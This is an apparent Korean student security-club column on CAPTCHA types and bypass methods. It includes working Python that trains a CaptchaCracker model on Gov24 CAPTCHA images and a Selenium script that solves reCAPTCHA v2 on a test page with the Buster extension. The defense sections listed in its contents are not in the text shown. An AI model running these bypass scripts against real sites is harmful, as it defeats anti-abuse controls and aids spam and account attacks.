

# CAPTCHA bypass

32기 김혜민

## 목차

1. CAPTCHA란?
  - 1-1. 종류, 기술
    1. 텍스트 기반 방식
    2. 이미지 기반 방식
    3. 오디오 기반 방식
    4. 원클릭 방식(노캡차 리캡차)
2. CAPTCHA 우회
  - 2-1. 우회 기술
    1. 머신러닝 방식
    2. 웹 스크래핑, 크롤링 방식
    3. OCR 방식
  - 2-2. 우회 실습
    1. 머신러닝 방식(CaptchaCracker 이용)
    2. 웹 크롤링 방식(Selenium 이용)
    3. 패킷 재전송 방식(Burp Suite 이용)
3. CAPTCHA 우회를 방지하려면
  1. OTP 이용
  2. CAPTCHA 유형 변경
4. 참고 문헌

## 1. CAPTCHA란?

Completely Automated Public Turing test to tell Computers and Humans Apart의 약자이고, '컴퓨터와 인간을 구분하기 위한 완전 자동화된 공개 튜링 테스트' 라는 뜻이다. CAPTCHA는 다양한 인증 방식을 통해 사용자가 봇인지 인간인지를 검증하는 모든 방법, 기술을 통틀어 말하는 것이다. 자동화를 막기 위한 자동화

프로그램이다.

CAPTCHA 기술은 로그인, 계정 가입, 인터넷 결제, 설문 조사 등 다양한 분야에서 활용된다. 특히 사용자의 정보에 대한 보안이 필요한 곳에 많이 쓰인다. CAPTCHA는 테스트를 통과하면 인증완료, 통과하지 못하면 추가적인 테스트를 요구하여 외부에서 타인의 계정을 해킹하거나 스팸을 전달하는 자동화된 소프트웨어의 접근을 차단할 수 있다. 궁극적으로 CAPTCHA는 사용자의 계정을 보호하기 위한 보안 솔루션이다.

(단, 티켓 예매창의 좌석표 부분에서 쓰이는 CAPTCHA의 경우, 사용자의 계정을 보호하기 위한 의도보다는 자동화 프로그램을 이용하여 소수의 사람들이 대량의 표를 구매하는 것을 방지하기 위해 쓰인다.)

## 1.1 종류, 기술

### 1. 텍스트 기반 방식

의도적으로 왜곡(글자 중간에 선을 긋거나, 독특한 모양으로 글자를 구기는 등)시킨 특정한 텍스트를 주고 사용자에게 그 텍스트가 무엇인지 입력하도록 요구하는 방식이다. 오늘날 가장 널리 쓰이는 방식이다.

텍스트 기반 방식에서 왜곡된 텍스트를 구현하는데 사용하는 기술은 대표적으로 다음과 같다.

**CCT 기법:** Connecting Characters Together의 약자로, 문자들을 서로 연결한다는 뜻이다. 이 기술은 문자들을 왜곡시킨 다음 수평적으로 연결한다. 인간의 언어가 비정형성을 가지고 있어 컴퓨터가 인간이 연결한 문자를 하나씩 분할하여 인식하기 어렵다는 점을 이용한 방식이다. 하지만 최근 연구 결과, CCT를 이용한 방식은 다른 방식에 비해 보안성이 떨어지는 것으로 밝혀졌다. CCT를 이용한 CAPTCHA는 다음과 같이 세 가지 유형으로 분류한다.

1) 문자간 겹침이 존재하지만 노이즈 아크(직선 모양의 선이나 곡선)는 없는 유형




[그림1] Yahoo!에서 사용한 1)유형

2) 노이즈 아크는 있지만 문자 간 겹침이 없는 유형



[그림2] Baidu에서 사용한 2)유형

3) 노이즈 아크와 문자 간 겹침이 모두 없는 유형



[그림3] reCAPTCHA에서 사용한 3)유형

**Hollow 기법:** 윤곽선 즉, 속이 비어 있는 문자들로 그려지고 그 문자들이 연결되는 방식이다. 마찬가지로 컴퓨터가 인간의 언어를 인식하기 어렵다는 점을 이용한 것이고 보안성과 사용성을 동시에 향상시키기 위해 개발되었다.



[그림4] Yahoo!에서 Hollow기법을 사용한 CAPTCHA


**Character Isolated 기법:** 문자 각각이 독립적으로 떨어져 나타난다. 연결하지 않고 독립적으로 표현하는 대신 문자에 대한 왜곡이 심한 편이다.



[그림5] NAVER에서 Character Isolated기법을 사용한 CAPTCHA

## 2. 이미지 기반 방식

텍스트 기반 방식의 자동화 공격 보안성 문제를 해결하기 위해 대안으로 쓰이는 방식이다.




[그림6] reCAPTCHA에서 이미지 기반 방식의 CAPTCHA

이미지 기반 방식은 사용자에게 특정한 이미지를 제공한다. 이미지들은 퍼즐 형태로 구성되어 있다. 문제에서 요청하는 이미지를 모두 알맞게 선택하면 인증이 완료되고 그렇지 않을 경우 추가적인 인증을 요구한다. 퍼즐의 형태는 보안 수준에 따라 3x3 구조부터 5x5까지 존재한다. Google과 Facebook에서 많이 사용하는 기술이다. 연구 결과에 의하면 텍스트 기반 방식 CAPTCHA에 비하면 보안성은 매우 높은 편이다. 4x4 퍼즐 기준 공격 성공률이 0.83%이다.

### 3. 오디오 기반 방식

재생 버튼을 누르면 음성 생성 기술을 이용하여 노이즈와 동시에 음성이 주어진다. 사용자가 음성을 듣고 정확한 답을 입력하면 인증이 완료되는 방식이다. 음성은 알파벳, 숫자를 읽어주거나 문장을 읽어주는 경우가 대부분이다. 그 이외에는 덧셈, 뺄셈 같은 간단한 연산을 요청하는 경우도 있다. 노이즈의 경우 사람은 잘 알아들을 수 없는 수준의 음역대로 나와 음성을 듣는데 크게 방해가 되지는 않는다. 하지만 컴퓨터, 봇의 경우 이와 같은 노이즈도 모두 인지하기 때문에 음성을 제대로 인식하기 어렵다. 이를 이용하여 자동화 공격을 어렵게 만드는 것이다. 하지만 최근 푸리에 변환을 응용한 방법으로 노이즈를 제거한 다음 음성 인식을 하고 통과를 하는 경우가 늘고 있어 보안성이 높은 방법은 아니다. 많이 사용하는 CAPTCHA는 아니지만 시각 장애, 난독증, 색약 등이 있는 사람들을 위한 보조수단, 스팸전화를 거는 기술인 SPIT(Spam over Internet Telephony)을


막는 데 활용한다.



[그림 7] reCAPTCHA에서 오디오 기반 방식의 CAPTCHA

#### 4. 원클릭 방식(노캡차 리캡차)

구글의 reCAPTCHA에서 주로 볼 수 있다. reCAPTCHA v2 및 v3라고도 한다. '나는 로봇이 아닙니다' 혹은 'I'm not a robot'이 적힌 작은 박스가 있고 빈 체크박스에 체크를 하면(또는 자동으로 되면) 인증이 완료되는 방식이다. v2의 경우는 사용자가 직접 체크를 하고(또는 자동으로 되고), v3는 체크박스가 나타나지 않고 자동으로 인증이 된다. 이 같은 방식으로 해도 인증이 가능한 이유는 사람이 CAPTCHA를 만나기 전후, 봇이 CAPTCHA를 만나기 전후 행동을 분석하여 머신 러닝으로 학습을 한 상태이기 때문이다. 만약 사용자의 행동이 봇의 경우와 비슷하다고 판단이 되면 백그라운드에서 적응형 위험 분석을 실행하고 의심스러운 트래픽을 알린다.



[그림 8] reCAPTCHA v2

## 2. CAPTCHA 우회

### 2.1우회 기술

#### 1. 머신 러닝 방식

CAPTCHA는 '무작위성'이라는 특징을 가지고 있다. 머신 러닝(특히 딥러닝)은 이에 직접적으로 대응하는 방식이다. 샘플 데이터들과 정답 데이터를 주면 각 특징들을 컴퓨터가 학습한다. 컴퓨터는 학습을 할 때 글자를 각각 분리하여 학습을 한다. 글자 분리를 하는 분류기의 성능이 좋을수록

정확한 학습을 하고 인식률이 높아진다. 분류기는 CNN(Convolutional Neural Neighbors), KNN(K Nearest Neighbors) 등이 있다. 이미지 기반 CAPTCHA의 경우 이보다 더 고급 기술이 필요하다. 머신 러닝 방식은 컴퓨터가 CAPTCHA를 정확하게 인식할 수록 학습 단계에서 대량의 데이터셋이 필요하다. (2.2 실습으로 이어진다.)

## 2. 웹 스크래핑, 크롤링 방식

크롤러가 특정한 웹 페이지에 접속을 한 다음, 초기에 있던 HTML 콘텐츠, 이미지, 텍스트 등의 데이터를 가져온다. 해당 페이지에 CAPTCHA가 포함되어 있다면 이 부분에서 크롤링을 멈춘다. 그리고 스크래핑 도구를 이용해 해당 페이지에서 CAPTCHA 이미지를 인식한다. 그리고 크롤러는 OCR 등의 방식을 이용해 이미지의 텍스트를 분석한다. (2.2 실습으로 이어진다.)

## 3. OCR(Optical Character Recognition, 광학 문자 인식) 방식

OCR은 이미지의 텍스트를 기계가 읽을 수 있는 형태로 변환하는 역할이다. 웹 페이지에서 CAPTCHA 이미지를 가져오고 데이터 크기를 줄이고 OCR이 인식 후 정확한 문자로 변환할 수 있도록 먼저 이미지 전처리과정을 수행한다. 전처리 과정은 노이즈 제거, 회색조 변환, 이진화, 기울기 보정 등이 있다. 그 다음 텍스트 검출 및 분할 단계에서는 이미지 안에 있는 텍스트를 배경으로부터 분리한다. 텍스트를 분리해내면 문자 인식 기술로 기계가 읽을 수 있는 데이터로 변환한다. 이때 기계는 텍스트를 자신이 알고 있는 가장 비슷한 문자와 일치시킨다. 마지막으로 후처리 과정에는 문자 인식 과정에서 발생한 오류를 해결하고 유효성 검사를 통해 기계가 예상한 형식의 문자가 맞는지 확인한다.

## 4. 기타 방식

패킷 재전송 방식(2.2 부분에서 설명 & 실습)

유료 해결 서비스(2captcha, AZcaptcha, Dolphin 등) 사용, 1~3번 방식이 결합되어 있음.

# 2.2 실습

## 1. 머신 러닝 방식(CaptchaCracker 이용)

CaptchaCracker는 CAPTCHA 이미지 문자열의 인식을 위한 머신 러닝, 딥 러닝 모델 생성, 적용 기능을 제공하는 오픈소스 파이썬 라이브러리이다.

CaptchaCracker를 이용하여 모델 학습을 시킨 다음 정부 24 사이트의 CAPTCHA 이미지에 그것을 적용시켜 정확도를 확인할 것이다. 예측해볼 이미지로 정부 24 사이트의 CAPTCHA를 선택한 이유는 학습시킬 샘플 이미지들과 가장 유사한 형태를 가졌기 때문이다. 샘플 이미지와 타겟 이미지의 유사도가 높을수록 예측할 때 정확도가 올라간다.

Google Colab을 이용해 코드를 작성하였다.

1)

```
1 !pip install CaptchaCracker
```

```
Collecting CaptchaCracker
  Downloading CaptchaCracker-0.0.7-py3-none-any.whl.metadata (4.3 kB)
  Downloading CaptchaCracker-0.0.7-py3-none-any.whl (7.3 kB)
Installing collected packages: CaptchaCracker
Successfully installed CaptchaCracker-0.0.7
```

[그림 9] CaptchaCracker 설치

우선 !pip install CaptchaCracker로 CaptchaCracker 라이브러리를 설치한다. 설치가 되면 위 그림과 같은 결과가 나온다.

2)

```
1 !pip install protobuf==3.20.1
2 !pip install tensorflow==2.9.1 keras==2.9.0
```

```
Collecting protobuf==3.20.1
  Using cached protobuf-3.20.1-cp310-cp310-manylinux2_12_x86_64-manylinux2010_x86_64.whl.metadata (698 bytes)
Using cached protobuf-3.20.1-cp310-cp310-manylinux2_12_x86_64-manylinux2010_x86_64.whl (1.1 MB)
Installing collected packages: protobuf
  Attempting uninstall: protobuf
    Found existing installation: protobuf 3.19.6
    Uninstalling protobuf-3.19.6:
      Successfully uninstalled protobuf-3.19.6
```

[그림 10] protobuf, tensorflow, keras 설치

3번 과정을 먼저 했을 때 protobuf 3.19.6 버전과 여러 패키지들 간의 의존성 충돌(특정 패키지가 서로 다른 버전의 protobuf를 필요로 하기 때문)오류로 인해 다음 과정을 진행할 수 없을 경우 실시한다. 런타임을 초기화하고 위의 명령어를 실행한다. 조금 더 최신 버전인 protobuf의 3.20.1 버전을 설치하고 tensorflow와 밀접하게 통합된 라이브러리인 keras도 설치를 해준다. 실행을 하면 위와 같은 결과 아래

의존성 문제가 여전히 존재한다는 오류문이 나올 수 있다. 하지만 protobuf로 설치된 패키지들이 기본적인 기능을 수행하는데 문제가 없어 무시해도 된다.

Protobuf는 protocol buffers의 약자이고 데이터를 효율적으로 구조화 하는데 사용된다. Tensorflow는 Google Brain팀이 개발한 오픈소스 머신 러닝 프레임워크이다. 딥 러닝, 수치 연산 등을 위한 광범위한 라이브러리와 도구를 제공한다. Keras는 고수준 신경망 API를 가지고 있는 오픈소스 라이브러리이다. 딥러닝 작업을 빠르게 수행할 수 있도록 돕는다.

3)

```
1 !pip install numpy>=1.20 protobuf==3.19.6 tensorflow==2.9.1
```

[그림 11] numpy, protobuf, tensorflow 각 버전 설치

수치 계산을 위한 패키지인 numpy를 1.20 이상의 버전으로 설치하고 protobuf는 3.19.6버전, tensorflow는 2.9.1 버전을 설치한다.

4)

```
1 from google.colab import drive
2 drive.mount('/content/drive')
3
```

Mounted at /content/drive

[그림 12] Colab에 Google Drive 마운트

모델 학습시킬 샘플 CAPTCHA 이미지 파일, 모델 반복학습으로 얻은 가중치 파일, 저장된 모델을 불러와 테스트로 예측해볼 CAPTCHA 이미지들 모두를 Google Drive에 저장할 것이다. Colab에서 Google Drive에 접근할 수 있도록 마운트 하였다.



5)

```
1 ### 모델 학습
2 import glob
3 import CaptchaCracker as cc
4
5 # Google Drive 경로로 수정
6 training_img_path_list = glob.glob('/content/drive/MyDrive/sample (1)/train_numbers_only/*.png')
7
8 img_width = 200
9 img_height = 50
10
11 CM = cc.CreateModel(training_img_path_list, img_width, img_height)
12
13 model = CM.train_model(epochs=100)
```

[그림 13] 모델 학습 실행

본격적으로 모델 학습 실행에 들어간다. Glob 라이브러리를 이용해 학습시킬 이미지 파일을 찾는다. 학습시킬 이미지 파일은 sample(1) 폴더 안, train\_numbers\_only 폴더 안에 있는 모든 png 파일들이다. 600개의 png 파일이 들어 있다. 모델 학습시킬 CAPTCHA 이미지의 너비와 높이를 각각 지정했다. CreateModel 메서드를 이용하여 학습 이미지 파일, 이미지 너비와 높이를 인자로 한 학습 모델을 생성한다. 그리고 train\_model 메서드를 이용해 모델을 학습시킨다. 인자로 있는 epochs의 숫자는 반복 학습할 횟수를 의미한다. 실행하면 바로 아래와 같이 학습 상황을 확인할 수 있다.

```
Epoch 1/100
34/34 [=====] - 36s 720ms/step - loss: 19.5287 - val_loss: 15
Epoch 2/100
34/34 [=====] - 16s 471ms/step - loss: 15.5938 - val_loss: 15
Epoch 3/100
34/34 [=====] - 16s 468ms/step - loss: 15.5916 - val_loss: 15
```

[그림 14] 모델 학습 반복 상황

6)

```
1 ### 학습 결과를 가중치 저장
2 model.save_weights("/content/drive/MyDrive/weights.h5")
```

[그림 15] 학습 결과 파일로 저장

모델 학습이 끝나면 그 결과를 파일로 저장한다. 저장할 파일은 weights.h5 이다. 이 파일은 저장을 할 때 모델 학습을 한 만큼 가중치로 저장된다. 학습을 많이 시키고 저장을 많이 할수록 데이터가 풍부해진다.

7)

```
1 ### 저장된 모델 기반으로 예측하기(1)
2 import CaptchaCracker as cc
3
4 img_width = 200
5 img_height = 50
6 max_length = 6
7
8 characters = {'0', '1', '2', '3', '4', '5', '6', '7', '8', '9'}
9
10 weights_path = "/content/drive/MyDrive/weights.h5"
11
12 AM = cc.ApplyModel(weights_path, img_width, img_height, max_length, characters)
13
14 ### test 숫자 296337
15 target_img_path = "/content/drive/MyDrive/captcha_test.png"
16
17 pred = AM.predict(target_img_path)
18
19 print(pred)
```

1/1 [=====] - 2s 2s/step

296337

[그림 16] 저장된 모델 기반으로 숫자 예측

저장된 모델을 불러와 CAPTCHA 이미지에 있는 글자들을 예측해 볼 것이다. 예측해볼 이미지는 정부24 홈페이지에서 주민등록표 등본을 비회원으로 신청할 때 나오는 CAPTCHA이다. 예측할 이미지의 너비와 높이를 학습시킬 때와 똑같이 지정한다. 정부 24의 CAPTCHA는 모두 6 자리 숫자로 구성되어 있으므로 글자 최대 길이는 6으로 설정하고, 라벨 각 자리가 가질 수 있는 숫자의 종류를 지정한다. 그 다음 가중치 저장된 파일의 경로를 지정하고 ApplyModel 메서드를 이용해 가중치 파일, 이미지 너비와 높이, 글자 최대 길이, 라벨의 구성요소를 인자로 한 적용 모델을 만들어준다. 그리고 적용 모델을 이용하여 이미지의 라벨값 즉, 예측되는 숫자들을 출력한다. 정확하게 예측을 한 경우 결과는 위의 사진과 같이 나온다. 정부 24의 서로 다른 CAPTCHA 이미지 20장을 각각 테스트를 해 보았다. 이로 인해 저장된 모델을 불러와 예측하는 부분은 (1)~(20)까지 존재한다.

8)

모델 학습은 총 1700번을 하였다. 학습을 많이 시키면 대체로 정확하게 예측할 확률이 높기는 하지만 학습 데이터와 머신 러닝 라이브러리 성능에 따라 한계는 있다. 1700번을 학습시킨다고 해서 무조건 아래와 같은 결과가 나오는 것은 아니다. 경우에 따라 다르게 나올 수 있다.

### 결과 분석

<표 1> 학습된 모델 바탕 정부 24 CAPTCHA이미지 숫자 예측 테스트

테스트 순서	원래 숫자	예측된 숫자	일치 여부
1	296337	296337	O
2	084720	05770[UNK]	X
3	580274	530274	X
4	177243	177243	O
5	645038	645033	X
6	578451	573451	X
7	970836	970836	O
8	771029	771102	X
9	096340	096340	O
10	911757	911755	X
11	862274	952274	X
12	920062	920162	X
13	457872	457872	O
14	652837	652837	O
15	584735	534735	X
16	423014	423014	O
17	721797	721797	O
18	569777	369777	X
19	559958	559953	X
20	467299	467255	X

1700번의 학습량 기준으로 한 20번의 테스트에서 정부 24 CAPTCHA 숫자 전체를 정확하게 예측한 경우는 총 8번이다. 40%의 정확도이다. 생각보다 정확하게 예측할 확률이 낮다는 생각이 들 수 있다. 하지만

한 글자씩 비교하면서 정확도를 조금 더 세세하게 따지면 그리 낮지 않다. CAPTCHA 이미지 하나에 숫자가 6개씩 있고 그것이 20가지 존재하므로 총 120가지의 숫자들이 있다. 이 중 결과에 UNK(Unknown, 예측 실패)가 나온 경우는 몇 개의 숫자가 일치하는지 정확하게는 알 수 없다. 그것을 반영하면 불일치하는 숫자는 120개 중 최소 16개에서 최대 20개인 것을 알 수 있다. 그러면 정확하게 예측한 숫자는 100 ~ 104개이다. 숫자 하나씩 살펴보면 정확도는 83.33% ~ 86.66%이고 꽤 높은 것을 알 수 있다. 만약 CaptchaCracker보다 모델 학습과 예측하는 기능이 더 뛰어난 도구를 사용한다면 100%에 육박하는 결과를 얻을 수 있을 것으로 보인다. CAPTCHA의 종류 중 적어도 텍스트 방식의 경우 머신 러닝을 통한 우회로부터 상당히 취약하다는 것을 알 수 있었다.

20가지 CAPTCHA 이미지를 모두 실습한 것은 아래 사이트에 업로드해 두었다.

[https://github.com/hyemsnail/captcha\\_project/blob/main/captchacracker.ipynb](https://github.com/hyemsnail/captcha_project/blob/main/captchacracker.ipynb)

## 2. 웹 크롤링 방식(Selenium 이용)

Selenium은 웹 브라우저를 이용하는 오픈 소스 라이브러리이다. 주로 웹 브라우저 기반의 작업을 자동화시키는데 사용한다.

Google의 reCAPTCHA v2 버전을 Selenium을 사용한 자동화 프로그램을 이용하여 인증을 완료해볼 것이다.

테스트를 진행할 reCAPTCHA는 아래 사이트에 있는 것으로 했다. 주로 reCAPTCHA 우회 테스트를 할 때 많이 쓰는 사이트이다.

<https://patrickhlauke.github.io/recaptcha/>

사이트에 들어가보면 알 수 있듯이 reCAPTCHA v2는 사용자가 직접 체크박스를 클릭해야 하고, 자동화 프로그램 사용이 의심되면 이미지 퍼즐을 해결해야 한다.

실습은 크게 나누어 4가지 과정이 있다.

1. 자동으로 reCAPTCHA가 있는 웹 페이지에 접속한다.
2. reCAPTCHA의 체크박스를 찾아내고 클릭한다.

3. 바로 인증이 완료되지 않고 이미지 퍼즐이 나올 경우 확장 프로그램 Buster: Captcha Solver for Humans을 이용해 이미지 퍼즐을 음성 모드로 전환한다. 그리고 확장 프로그램이 음성을 분석하여 문자 데이터로 치환시켜 자동으로 인증을 진행한다. 성공할 때까지 위 과정을 반복한다.
4. 인증이 완료되면 사이트는 자동으로 닫힌다.

## 코드 분석

1)

```
import selenium.common

from selenium import webdriver

from selenium.webdriver.common.by import By

from selenium.webdriver.support.ui import WebDriverWait

from selenium.webdriver.support import expected_conditions as EC

import os
```

Selenium을 사용하여 웹 브라우저를 자동화하기 위한 기초 단계이다. Selenium 라이브러리를 미리 설치해야 실습을 진행할 수 있다. 첫번째로 불러온 selenium.common 모듈은 selenium에서 발생하는 각종 예외 처리에 사용된다. 브라우저의 자동화를 위해 webdriver를 가져온다. Webdriver의 경우 selenium이 Chrome을 제어하기 위해 사용하는 것으로 ChromeDriver.exe 파일을 다운 받은 상태여야 한다. By는 selenium에서 특정 HTML 요소를 찾을 때 사용한다. 특정 요소를 이름, ID, XPath 등으로 찾을 수 있다. WebDriverWait는 특정 조건을 만족할 때까지 일정 시간 동안 대기시키는데 사용한다. expected\_conditions는 특정 조건을 기다릴 때 사용하는 조건이다. 줄여서 EC라고 하였다.

2)

```
# 확장 프로그램 폴더 경로 설정

extension_folder =
r'C:\Users\Owner\AppData\Local\Google\Chrome\User
Data\Default\Extensions\mpbjkejclgfgadiemmefgebjfooflflh\3.1.0_0'

# Chrome 옵션 설정

chrome_options = webdriver.ChromeOptions()

# 확장 프로그램 폴더 로드

chrome_options.add_argument(f'--load-extension={extension_folder}')

# WebDriver 실행

driver = webdriver.Chrome(options=chrome_options)

# 확장 프로그램 및 Chrome Driver 세팅 완료
```

Chrome 브라우저에 확장 프로그램 Buster: Captcha Solver for Humans를 로드하고 실행하는 부분이다. extension\_folder에 확장 프로그램이 위치한 폴더의 경로를 입력한다. Chrome 드라이버에 확장 프로그램을 추가하는 옵션을 적용하기 위해 옵션을 설정한다. 그리고 위에서 지정한 확장 프로그램의 경로를 Chrome 웹 드라이버를 실행할 때 자동으로 로드 하도록 설정한다. 마지막으로 확장 프로그램과 함께 웹 드라이버를 실행한다.

3)

```
def bypass_recaptcha(url):

    driver.get(url)

    #전달된 url 값을 get으로 chrome driver에 로드

    WebDriverWait(driver,
10).until(EC.frame_to_be_available_and_switch_to_it((By.XPATH,"//iframe[@tit
le='reCAPTCHA']")))

    #chrome driver에서 reCAPTCHA의 iframe 확인 후 해당 iframe으로
switch

    WebDriverWait(driver,10).until(EC.element_to_be_clickable((By.XPATH,"//
span[@class='recaptcha-checkbox goog-inline-block recaptcha-checkbox-
unchecked rc-anchor-checkbox']/div[@class='recaptcha-checkbox-
border']")))).click()

    #체크박스 클릭 가능할 때까지 최대 10초 대기 후 체크박스 클릭

    driver.switch_to.default_content()

    #클릭 후 원래 iframe 밖의 요소로 switch

    WebDriverWait(driver,10).until(EC.frame_to_be_available_and_switch_to_i
t((By.XPATH,"//iframe[@title='recaptcha challenge expires in two
minutes']")))

    #다시 이미지 퍼즐 캡차 iframe으로 switch
```

bypass\_recaptcha 함수에 자동화된 브라우저에서 reCAPTCHA를 해결하는 과정을 나타낸 것이다. 우선 reCAPTCHA가 있는 사이트에 접속한다. 그리

고 첫 번째 reCAPTCHA의 iframe이 나올 때까지 최대 10초를 대기한다. 웹 페이지에서 reCAPTCHA 부분은 개발자 모드로 확인을 해보면 iframe으로 감싸져 있는 모습을 볼 수 있다. Selenium을 이용해 내부 요소에 접근해 클릭을 하려면 이 iframe으로 전환을 해야 한다. 해당 iframe이 사용 가능할 때까지 기다린 다음 전환을 한다. `iframe[@title='reCAPTCHA']`는 reCAPTCHA의 첫번째 요소가 포함된 부분이다.

체크박스가 클릭이 가능한 상태로 나타날 때까지 최대 10초동안 대기한다. 클릭이 가능한 상태면 바로 클릭을 한다. XPATH에는 체크박스 부분을 나타낸 것이다.

체크박스를 클릭한 다음 다시 iframe 내부에서 바깥으로 전환을 해야 한다. 클릭을 한 다음에는 원래 페이지로 돌아가야 하기 때문이다.

만약 이미지 퍼즐 인증 문제가 나온다면 두번째 iframe이 나타난다. 두번째 iframe이 사용 가능할 때까지 최대 10초 대기한다. `iframe[@title='recaptcha challenge expires in two minutes']`는 이미지 퍼즐 reCAPTCHA의 iframe이다. 이것을 해결하기 위해 이 iframe으로 전환한다.



4)

```
while True:

    #Burst:Captcha Solver for Humans 인증 실패했을 때를 대비, 반복적인
    클릭 위해 무한반복 사용

    try:

        WebDriverWait(driver,3).until(EC.element_to_be_clickable((By.XPATH
        H,"//div[@class='button-holder help-button-holder']"))).click()

        #captcha 퍼즐 자동 풀이 버튼 클릭

    except selenium.common.exceptions.StaleElementReferenceException:

        #만약 StaleElementReferenceException에러 즉, 찾을 수 없다면

        pass

        #이미 클릭 중인 상태인 것이니 pass

    except
    selenium.common.exceptions.ElementClickInterceptedException:

        #만약 ElementClickInterceptedException에러 즉, 모종의 이유로
        클릭할 수 없는 상태라면 해당 iframe이 비활성화 된 것이니 체크 완료된
        것.

        print("bypassed")

        break

        #reCAPTCHA 퍼즐인증이 수행 완료됐고 무한반복문 탈출
```

bypass\_recaptcha 함수 내부이고, 이미지 퍼즐을 자동으로 해결하는 과정이다. reCAPTCHA의 퍼즐 인증이 성공적으로 해결이 될 때까지 무한 반복하고 해결이 되면 반복문을 탈출한다. Try 부분은 예외가 발생할 가능성이 있는 코드를 감싸서 문제가 발생했을 때 적절한 처리를 위해 준비하는 부분이다. 최대 3초동안 클릭이 가능한 상태가 될 때까지 대기한다. 그리고 해당 요소가 클릭이 가능한 상태인지 확인한 다음 클릭한다. XPATH로 지정된 요소는 확장 프로그램에서 이미지를 음성으로 전환하여 문제를 자동으로 해결하기 위한 자동 풀이 버튼이다. Except 부분은 특정

요소를 클릭하려고 시도했지만 다른 요소나 상황으로 인해 클릭할 수 없는 경우 발생하는 예외 부분이다. 이 경우 iframe이 활성화되지 않아 비 활성화될 가능성이 커 인증 과정이 끝났다(체크가 이미 되어서 클릭을 못한다)고 여길 수 있다. 이 예외가 발생할 경우 reCAPTCHA가 성공적으로 해결되었다는 메시지 'bypassed'를 출력하고 반복문을 탈출한다.

5)


```
def __main__():  
    url = 'https://patrickhlauke.github.io/recaptcha/'  
    bypass_recaptcha(url)  
  
__main__()
```

메인 함수이다. 웹 페이지의 URL을 지정하고 bypass\_recaptcha 함수를 호출하며 url 값을 전달한다. 그리고 실행한다.

실습에서 사용한 전체 소스 코드는 아래 사이트에 저장해 두었다.

[https://github.com/hyemsnail/captcha\\_project/blob/main/recaptcha\\_bypass\\_script.py](https://github.com/hyemsnail/captcha_project/blob/main/recaptcha_bypass_script.py)

6)




```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS  
● PS C:\Users\Owner> cd "C:\Users\Owner\Desktop\SWING\SSR, column 2024\recaptcha_bypass"  
● PS C:\Users\Owner\Desktop\SWING\SSR, column 2024\recaptcha_bypass> python recaptcha_bypass_script.py  
  
DevTools listening on ws://127.0.0.1:64361/devtools/browser/17270fdd-88c9-407f-aeb0-72e1601e3211  
bypassed
```

[그림 17] recaptcha\_bypass\_script.py 스크립트 실행

스크립트 파일, 크롬 드라이버를 저장한 폴더로 이동한 다음 위의 사진처럼 실행시킨다. 성공적으로 해결이 되면 'bypassed' 라는 텍스트가 나온다.

## 실행 화면




# Google reCAPTCHA test

Adds the vanilla [reCAPTCHA](#) widget, for testing...

